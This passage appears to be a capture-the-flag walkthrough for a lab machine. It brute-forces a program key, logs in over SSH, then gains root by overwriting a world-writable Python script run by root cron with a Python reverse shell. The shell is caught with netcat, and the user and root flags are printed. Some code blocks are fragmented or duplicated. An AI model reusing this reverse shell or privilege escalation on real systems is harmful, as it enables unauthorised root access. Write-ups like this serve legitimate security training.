
```
with open("clean.dic", "r") as f:
    for key in f:
        key = key.strip()
        result = subprocess.run(["./program", key], capture_output=True, text=True)
        output = result.stdout.strip()

        if "Incorrect" not in output:
            print(output)
            print("KEY IS:", key)
            break
```

```
function if> gb
function if>
function if>
```

```
(tushar@kali)~/Downloads/helpme]
$ tr -d '\r' < random.dic > clean.dic
```

```
(tushar@kali)~/Downloads/helpme]
$ while IFS= read -r key; do
./program "$key"
done < clean.dic | grep -v "Incorrect"
```



```
(tushar@kali)-[~/Downloads/helpme]
$ ssh kidman@10.48.185.136
The authenticity of host '10.48.185.136 (10.48.185.136)' can't be established.
ED25519 key fingerprint is: SHA256:qoY32nnMdG9yk5zI+QyqHzXgNPBhVdbcfy/QUOwogfo
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.185.136' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
kidman@10.48.185.136's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

171 packages can be updated.
121 updates are security updates.

Last login: Fri Aug 14 22:28:13 2020 from 192.168.1.5
kidman@evilwithin:~$ ls
user.txt
kidman@evilwithin:~$ cat user.txt
4C72A4EF8E6FED69C72B4D58431C4254
kidman@evilwithin:~$ sudo -l
```

Privilege Escalation

There's a suspicious file in kidman directory which keeps changing its content after a few minutes

This clearly indicates to us that the **job/process is automated using cron** & that causing this change, So let's check crontab to view configured jobs.

Press enter or click to view image in full size

```
kidman@evilwithin:/home/kidman$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/2 * * * * root python3 /var/.the_eye_of_ruvik.py
kidman@evilwithin:/home/kidman$
```

cat /etc/crontab

1. Look at the **last job** it's executing a **python script** (.the_eye_of_ruvik.py) every **2 minutes** with **ROOT privileges**.
2. The python script is **open to others or permission configured very badly**.
3. What we can do is **write (w)** whatever we want in the python script & it'll get executed with **ROOT privileges**.

So I created a **python3 reverse shell** in that python script file & just wait for 2 minutes to get the reverse shell connection to my system.

```
kidman@evilwithin: /
GNU nano 2.5.3 File: /var/.the_eye_of_ruvik.py

#!/usr/bin/python3

import socket,subprocess,os

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.118.139",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
#!/usr/bin/python3
```

```
import socket,subprocess,os
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

```
s.connect(("ATTACK_BOX",1234))
```


```
os.dup2(s.fileno(),0)
```

```
os.dup2(s.fileno(),1)
```



```
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])p

nano /var/.the_eye_of_ruvik.py
```



```
root@ip-10-10-118-139:~/Desktop# nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.148.6 37294
/bin/sh: 0: can't access tty; job control turned off
# cat /root/root.txt
BA33BDF5B8A3BFC431322F7D13F3361E
# █
```

BA33BDF5B8A3BFC431322F7D13F3361E